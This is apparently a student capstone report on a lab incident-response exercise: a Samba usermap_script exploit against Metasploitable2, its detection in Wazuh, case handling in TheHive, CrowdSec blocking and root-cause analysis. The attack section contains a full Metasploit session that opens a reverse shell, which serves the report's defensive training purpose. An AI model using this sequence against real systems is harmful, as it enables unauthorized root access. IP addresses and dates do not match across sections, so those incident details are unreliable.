Capstone Project: Comprehensive SOC Incident Response

Avinash Shankar PT
Cyber Security Inter

Executive Summary

A simulated cyberattack targeted our Metasploitable2 virtual machine using a Samba vulnerability exploited via Metasploit's usermap_script. This activity maps to **MITRE ATT&CK T1210 – Exploitation of Remote Services**. Wazuh successfully detected the exploit, triggering a high-priority alert. The SOC team triaged the incident using TheHive, containing the threat by isolating the VM and blocking the attacker IP with CrowdSec. Post-incident analysis using the 5 Whys and a Fishbone Diagram revealed outdated software and insufficient patch management as root causes.

Metrics calculated in Elastic Security confirmed rapid detection and response. Recommendations include automated patching, enhanced monitoring, network segmentation, and regular adversary emulation exercises. The exercise validated the SOC's readiness while highlighting areas for proactive defense improvement.

Incident Timeline

Timestamp	Source IP	Alert Description	MITRE Technique
2025-08-18 16:00:00	192.168.1.102	Samba exploit	T1210
2025-08-18 16:02:00	192.168.1.102	Wazuh alert triggered	T1210
2025-08-18 16:04:00	192.168.1.102	Case created in TheHive	T1210
2025-08-18 16:06:00	192.168.1.102	Attacker IP blocked via CrowdSec	T1210

Attack Simulation Details

- **Tool:** Metasploit Framework
- **Exploit:** exploit/multi/samba/usermap_script
- **Payload:** cmd/unix/reverse
- **Target:** Metasploitable2 VM
- **Attacker:** Kali VM


Execution: A reverse shell session was successfully established to confirm root-level access. Commands like whoami and id verified the compromise.

```
                                                  `MjM~~WE.ARE.se~~MMjMs
                                                   +~KANSAS.CITY's~~`
                                                    J~HACKERS~./.`
                                                    .esc:wq!:`
                                                     +++ATH`
                                                      `


       =[ metasploit v6.4.116-dev                               ]
+ -- --=[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 10 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.29.195
LHOST => 192.168.29.195
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.29.249
RHOSTS => 192.168.29.249
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.29.195:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo dkIsjnafQdtbiqyX;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "dkIsjnafQdtbiqyX\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.29.195:4444 -> 192.168.29.249:50451) at 2026-04-02 15:36:13 +0530
```


Detection and Triage


- **Wazuh:** Configured rules detected the Samba exploit attempt.
- **Example Alert:**

ID: 100001
Description: Samba Exploit Attempt Detected
Source IP: 192.168.1.102
MITRE: T1210
Level: 12



- **TheHive:** Case “Samba Exploit – Unauthorized Access” created. Severity set to High, observables added, and triage completed within 2 minutes.





Response and Containment

- **Actions:**
  - Blocked attacker IP 192.168.1.102 with CrowdSec for 24 hours
  - Isolated Metasploitable2 VM to prevent lateral movement
- **Verification:** Ping tests confirmed that the attacker IP was blocked and unable to reconnect.

SOAR Automation

- **TheHive Playbook:**
  - Extracted attacker IP from case
  - Sent API call to CrowdSec to block IP
- **Verification:** Logs confirmed automation worked, incident updated automatically.

```
┌──(shadowalker㉿shadowalker)-[~]
└─$ sudo cscli decisions add --ip 192.168.1.101 --type ban
INFO[25-03-2026 19:09:04] Decision successfully added

┌──(shadowalker㉿shadowalker)-[~]
└─$ sudo cscli decisions list
```

ID	Source	Scope:Value	Reason	Action	Country	AS	Events	expiration	Alert ID
3	cscli	Ip:192.168.1.101	manual 'ban' from '8f1b88a8bb5a4b92b7fbf16d6de810c1'	ban			1	3h59m57.323676213s	3

```
2 duplicated entries skipped
```


Post-Incident Analysis

Root Cause Analysis – 5 Whys

1. **Why** did the breach occur? → Samba vulnerability exploited.
2. **Why** was it exploitable? → Service outdated/unpatched.
3. **Why** was patching not done? → No automated patching process.
4. **Why** was patch management weak? → Lack of monitoring and enforcement.
5. **Why**? → Insufficient governance and policy compliance.

Fishbone Diagram Categories & Causes

- **People:** Lack of SOC awareness/training, delayed monitoring
- **Process:** Patch management gaps, incomplete incident response procedures
- **Technology:** Outdated Samba version, weak SIEM rules
- **Network:** Flat LAN, no segmentation, no IDS/IPS triggers



Metrics Reporting

Metric	Value
MTTD	2 min
MTTR	6 min
Dwell Time	6 min

- Metrics calculated in **Elastic Security** dashboard showing alerts, top IPs, and timeline.

Recommendations

1. Implement **automated patch management** for all critical services.
2. Enable **continuous vulnerability scanning** and monitoring in Wazuh.
3. Strengthen **SIEM rules and alert correlation**.
4. Enforce **network segmentation** to limit attack surface.
5. Conduct **regular adversary emulation** and red team exercises.

Stakeholder Briefing (Non-Technical)

A simulated cyberattack was conducted to test the organization's security monitoring and response capabilities. The attack exploited a vulnerable system to gain unauthorized access. Our security tools successfully detected the activity and generated alerts, allowing the team to respond quickly.

The affected system was isolated, and the attacker's access was blocked, preventing further damage. Automated processes helped speed up the response and reduce manual effort. However, the incident revealed that the system was not updated with the latest security patches, which allowed the attack to succeed.

To improve security, it is recommended to implement regular software updates, strengthen monitoring systems, and increase automation. Overall, the security team performed effectively, but improvements in preventive controls and faster response times will further enhance protection against future threats.